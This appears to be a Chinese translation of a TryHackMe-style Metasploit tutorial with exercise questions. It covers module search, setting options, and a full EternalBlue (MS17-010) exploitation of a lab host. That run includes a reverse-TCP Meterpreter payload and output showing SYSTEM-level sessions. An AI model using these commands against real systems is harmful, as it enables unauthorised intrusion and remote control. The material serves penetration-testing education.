例如，如果我们希望搜索结果只包含auxiliary（辅助）模块，我们可以将类型设置为auxiliary，下面的屏幕截图显示了搜索类型: auxiliary telnet 命令的输出结果

```

msf6 > search type:auxiliary telnet

Matching Modules
=====

  #   Name                                                                 Disclosure Date   Rank   Check   Description
  -   -
  0   auxiliary/admin/http/dlink_dir_300_600_exec_noauth 2013-02-04      normal No       D-Link DIR-600 / DIR-300
Unauthenticated Remote Command Execution
  1   auxiliary/admin/http/netgear_r6700_pass_reset    2020-06-15      normal Yes      Netgear R6700v3 Unauthenticated LAN
Admin Password Reset
  2   auxiliary/dos/cisco/ios_telnet_rocem             2017-03-17      normal No       Cisco IOS Telnet Denial of Service
  3   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof     2010-12-21      normal No       Microsoft IIS FTP Server Encoded
Response Overflow Trigger
  4   auxiliary/scanner/ssh/juniper_backdoor           2015-12-20      normal No       Juniper SSH Backdoor Scanner
  5   auxiliary/scanner/telnet/brocade_enable_login    2017-03-17      normal No       Brocade Enable Login Check Scanner
  6   auxiliary/scanner/telnet/lantronix_telnet_password 2017-03-17      normal No       Lantronix Telnet Password Recovery
  7   auxiliary/scanner/telnet/lantronix_telnet_version 2017-03-17      normal No       Lantronix Telnet Service Banner
Detection
  8   auxiliary/scanner/telnet/satel_cmd_exec          2017-04-07      normal No       Satel Iberia SenNet Data Logger and
Electricity Meters Command Injection Vulnerability
  9   auxiliary/scanner/telnet/telnet_encrypt_overflow 2017-03-17      normal No       Telnet Service Encryption Key ID
Overflow Detection
 10   auxiliary/scanner/telnet/telnet_login            2017-03-17      normal No       Telnet Login Check Scanner
 11   auxiliary/scanner/telnet/telnet_ruggedcom        2017-03-17      normal No       RuggedCom Telnet Password Generator
 12   auxiliary/scanner/telnet/telnet_version          2017-03-17      normal No       Telnet Service Banner Detection
 13   auxiliary/server/capture/telnet                  2017-03-17      normal No       Authentication Capture: Telnet

Interact with a module by name or index, for example use 13 or use auxiliary/server/capture/telnet

msf6 >

```

请记住，exp利用了目标系统上的一个漏洞，并且可能总是显示出意想不到的行为，一个低等级的exp可能会完美地运行，而一个优秀等级的exp可能不会运行的很好，或者更糟糕---会破坏目标系统。

## 答题

使用的命令如下：

```
msfconsole
search Apache
info  auxiliary/scanner/ssh/ssh_login
```

```
msf5 > info auxiliary/scanner/ssh/ssh_login

Name: SSH Login Check Scanner
Module: auxiliary/scanner/ssh/ssh_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
todb <todb@metasploit.com>

Check supported:
No

Basic options:
```

### Answer the questions below 回答下面的问题

How would you search for a module related to Apache? 如何搜索与 Apache 相关的模块?

Correct Answer

Who provided the auxiliary/scanner/ssh/ssh\_login module? 谁提供了 auxiliary/scanner/ssh/ssh\_login 模块?

Correct Answer

Hint 提示

## H2 使用模块（Working with modules）


如前所述，使用 use 命令后跟模块名称进入模块的上下文后，将需要设置参数。下面列出了你将使用的最常用参数，记住，根据你使用的模块，你可能需要设置其他或不同的参数，最好使用 show options 命令列出当前模块所需的参数。

所有参数都使用相同的命令语法设置：

```
set PARAMETER_NAME VALUE
```

在继续操作之前，请记住始终检查 msfconsole 的提示符，以确保你处于正确的上下文中，在使用 Metasploit 时，你可能会看到五种不同的命令行提示符：

**常规命令提示符：**这里不能使用 Metasploit 命令（这是进入 msf 控制台之前的命令行状态）。



**msfconsole 提示符：**msf5(或 msf6，取决于你所安装的 msf 版本)是 msf 控制台的提示符，可以看到，此处没有设置上下文，因此不能在这里使用特定于上下文的命令来设置参数和运行模块。

Metasploit command prompt

```
msf5 >
```

**模块的上下文提示符:**一旦你决定使用某个模块并用 `set` 命令来选择它，msf控制台将显示该模块的上下文。你可以在此处使用特定于上下文的命令(例如，`set RHOSTS 10.10.x.x`)。

A context command prompt

```
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

**Meterpreter 提示符:** Meterpreter 是一个重要的有效负载，我们将在本模块的后面详细介绍，这个提示符意味着 Meterpreter 代理已加载到目标系统并将回连到你的攻击机，你可以在此处使用 Meterpreter 特定的命令。

A Meterpreter command prompt

```
meterpreter >
```

**目标系统上的shell:** 一旦exp执行完成，你可能就可以访问目标系统上的命令 `shell`，这是一个普通的命令行，这里输入的所有命令都将在目标系统上运行。

```
C:\Windows\system32>
```

如前所述，`show options` 命令将列出所有可用的参数。



```
The show options command

msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        .               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
  RPORT         445             yes       The target port (TCP)
  SMBDomain     .               no        (Optional) The Windows domain to use for authentication
  SMBPass       .               no        (Optional) The password for the specified username
  SMBUser       .               no        (Optional) The username to authenticate as
  VERIFY_ARCH   true            yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         10.10.44.70     yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

正如你在上面的截图中看到的，为了让exp能够成功执行，其中一些参数需要设置一个值，一些必需的参数值将被预先填充，请检查一下以确定对于你的目标而言 这些参数值是否应该保持不变。

例如，一个 web 漏洞可能有一个 RPORT参数（remote port远程端口: 目标系统上的端口，Metasploit 将尝试连接它并运行exp利用程序），它的预设值为80端口，但是你的目标 Web 应用程序也可能会使用 8080端口。

在本例中，我们将使用 set 命令，把 RHOSTS 参数设置为目标系统的 IP 地址。

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.165.39
rhosts => 10.10.165.39
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.10.165.39    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
  RPORT     445              yes       The target port (TCP)
  SMBDomain .                no        (Optional) The Windows domain to use for authentication
  SMBPass   .                no        (Optional) The password for the specified username
  SMBUser   .                no        (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.44.70      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

设置好参数后，可以使用 show options 命令检查参数值是否设置正确。

你经常可能使用的参数如下：

**RHOSTS:** "Remote host" 远程主机，即目标系统的 IP 地址，可以设置单个IP地址或者ip段（一个网段）。此处支持 CIDR表示法（/24，/16等）或者直接写网络段（10.10.10.x – 10.10.10.y），你还可以使用一个"列出目标ip地址"的文件，使用file:/path/of/the/target\_file.txt，在文件内容中每行都有一个目标ip，如下所示：

CIDR是Classless Inter-Domain Routing的缩写，中文意思是：无类别域间路由。

```
root@ip-10-10-189-147: ~/Desktop
File Edit View Search Terminal Help
root@ip-10-10-189-147:~/Desktop# pwd
/root/Desktop
root@ip-10-10-189-147:~/Desktop# cat targets.txt
10.10.100.23
10.10.100.34
10.10.100.45
10.10.100.47
10.10.100.58
10.10.100.59
10.10.100.60
10.10.100.61
10.10.100.73
root@ip-10-10-189-147:~/Desktop#

msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts file:/root/Desktop/targets.txt
rhosts => file:/root/Desktop/targets.txt
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name      Current Setting  Required  Description
  ----      -
  CHECK_ARCH true            no        Check for architecture
  re on vulnerable hosts
  CHECK_DOPU true            no        Check for DOUBLEPULS
  AR on vulnerable hosts
  CHECK_PIPE false           no        Check for named pipe
  on vulnerable hosts
  NAMED_PIPES /opt/metasploit-framework-5101/data/wordlists/named_pipes.txt yes       List of named pipes
  to check
  RHOSTS     file:/root/Desktop/targets.txt yes       The target host(s),
  range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     445              yes       The SMB service port
  (TCP)
  SMBDomain .                no        The Windows domain
  o use for authentication
  SMBPass   .                no        The password for th
  specified username
```

**RPORT:** "Remote port"远程端口，易受攻击的应用程序正在运行的目标系统上的端口。


**PAYLOAD:**你将用于攻击的有效载荷。

**LHOST:** "Local host"本地主机，你使用的攻击机的IP地址。

**LPORT:** "Local port"本地端口，用于反向shell的回连端口，这是你的攻击机器上的一个端口，你可以将其设置为任一其他应用程序没有正在使用的端口。

**SESSION:** 使用 Metasploit 建立到目标系统的每个连接都将有一个会话 ID，你将在后期漏洞利用模块中使用它，它将使用现有连接来连接到目标系统。

你可以再次使用 set 命令，以不同的值重写任何已经设置好的参数，也可以使用 unset 命令清除任一指定的参数值或者使用unset all命令清除所有设定好的参数值。



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > unset all
Flushing datastore...
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS         .                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
  RPORT          445              yes       The target port (TCP)
  SMBDomain      .                no        (Optional) The Windows domain to use for authentication
  SMBPass        .                no        (Optional) The password for the specified username
  SMBUser        .                no        (Optional) The username to authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.

Exploit target:

  Id  Name
  --  -
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

你可以使用setg命令设置用于所有模块的值，setg命令的使用方法和set命令类似，区别在于：如果使用set命令来设置当前模块的参数值，当你切换到另一个模块时，原模块的参数值就会失效；而setg命令则允许你设置一个默认值，这个值能够跨越不同的模块使用。如果想清除使用setg命令所设置的值，请用unsetg命令。


下面的示例使用以下流程：

- 1.使用ms17\_010\_eternalblue的exp
- 2.使用 setg 命令而不是 set 命令设置 RHOSTS 变量

3.使用 back 命令离开exp的上下文环境

4.使用auxiliary/scanner/smb/smb\_ms17\_010 (此模块是一个扫描器，用于发现 MS17-010漏洞)

5.使用show options 命令，结果显示 RHOSTS 参数填充了之前设置的目标系统 IP 地址。



The screenshot shows a Metasploit terminal window titled "Navigating modules". The user enters the following commands:

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > setg rhosts 10.10.165.39
rhosts => 10.10.165.39
msf5 exploit(windows/smb/ms17_010_eternalblue) > back
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options
```

Two red annotations with arrows point to specific parts of the terminal:

- An arrow points to the command `setg rhosts 10.10.165.39` with the text "在exp模块设置参数".
- An arrow points to the `show options` command and the resulting table with the text "此处显示的是另一模块的选项".

The output of the `show options` command is a table of module options:

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/opt/metasploit-framework-5101/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS	10.10.165.39	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

由上图可知：setg 命令设置的是一个全局值，该值将会一直使用 直到你退出 Metasploit 或者使用 unsetg 命令清除它为止。

## 使用模块 (Using modules)

当你设置好了该exp模块的所有参数，你就可以使用exploit命令启动该exp模块。Metasploit 还支持 run 命令，这是为exploit命令创建的别名，因为当你使用的模块不是exploits 时，exploit这个词就没有意义了（比如当你在使用端口扫描、漏洞扫描等模块时）

在使用exploit命令时，你可以选择不带任何参数或者使用"-z "参数。

当你使用 exploit -z 命令时，将执行exp并会对打开的会话进行 立即后台化处理。

```
The exploit -z command

msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit -z

[*] Started reverse TCP handler on 10.10.44.70:4444
[*] 10.10.12.229:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.12.229:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.12.229:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.12.229:445 - Connecting to target for exploitation.
[+] 10.10.12.229:445 - Connection established for exploitation.
[+] 10.10.12.229:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.12.229:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.12.229:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.12.229:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.12.229:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.12.229:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.12.229:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.12.229:445 - Sending all but last fragment of exploit packet
[*] 10.10.12.229:445 - Starting non-paged pool grooming
[+] 10.10.12.229:445 - Sending SMBv2 buffers
[+] 10.10.12.229:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.12.229:445 - Sending final SMBv2 buffers.
[*] 10.10.12.229:445 - Sending last fragment of exploit packet!
[*] 10.10.12.229:445 - Receiving response from exploit packet
[+] 10.10.12.229:445 - ETERNALBLUE overwrite completed successfully (0xc000000D)!
[*] 10.10.12.229:445 - Sending egg to corrupted connection.
[*] 10.10.12.229:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.10.12.229
[*] Meterpreter session 2 opened (10.10.44.70:4444 -> 10.10.12.229:49186) at 2021-08-20 02:06:48 +0100
[+] 10.10.12.229:445 - =====
[+] 10.10.12.229:445 - -----WIN-----
[+] 10.10.12.229:445 - =====
[*] Session 2 created in the background.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

这将返回到你运行exp的界面并显示模块的上下文提示符。

有些模块支持check（检查）选项，这将检查目标系统是否易受攻击，而不进行漏洞利用（只检查而不执行exp）。

## Sessions

一旦漏洞被成功利用，将创建一个会话，这是Metasploit与目标系统之间建立的通信渠道。

你可以使用 background 命令对会话提示符进行后台化处理，然后返回至 原模块的上下文提示符界面：

```
Backgrounding sessions

meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

或者也可以使用CTRL+Z来使会话后台化。

使用 sessions命令，可以在 msfconsole 提示符界面或者在模块的上下文提示符界面查看现有的会话。

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  ---  ---  ---  ---  ---
  1    meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.10.44.70:4444 -> 10.10.12.229:49163 (10.10.12.229)
  2    meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.10.44.70:4444 -> 10.10.12.229:49186 (10.10.12.229)

msf5 exploit(windows/smb/ms17_010_eternalblue) > back
msf5 > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  ---  ---  ---  ---  ---
  1    meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.10.44.70:4444 -> 10.10.12.229:49163 (10.10.12.229)
  2    meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.10.44.70:4444 -> 10.10.12.229:49186 (10.10.12.229)

msf5 >
```

你可以使用 `sessions -i` 命令后跟所需的会话号，来与任何已存在的会话进行交互，

```
msf5 > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  ---  ---  ---  ---  ---
  1    meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.10.44.70:4444 -> 10.10.12.229:49163 (10.10.12.229)
  2    meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.10.44.70:4444 -> 10.10.12.229:49186 (10.10.12.229)

msf5 > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

## 答题

### Answer the questions below 回答下面的问题

How would you set the LPORT value to 6666? 如何将 LPORT 值设置为6666?

Correct Answer

How would you set the global value for RHOSTS to 10.10.19.23? 如何将 RHOSTS 的全局值设置为10.10.19.23?

Correct Answer

What command would you use to clear a set payload? 你会使用什么命令来清除一组有效载荷?

Correct Answer

What command do you use to proceed with the exploitation phase? 你会使用什么命令来继续漏洞利用阶段?

Correct Answer

## H2 总结

正如我们迄今所看到的，Metasploit 是促进漏洞利用过程的有力工具，这个过程包括三个主要步骤：

找到漏洞利用（找exp）、定制漏洞利用（设置exp参数）和利用易受攻击的服务（执行exp）。

Metasploit 提供了许多模块，可以用于漏洞利用过程的每个步骤，通过本节内容学习，我们看到了 Metasploit 的基本组成部分及其各自的用途。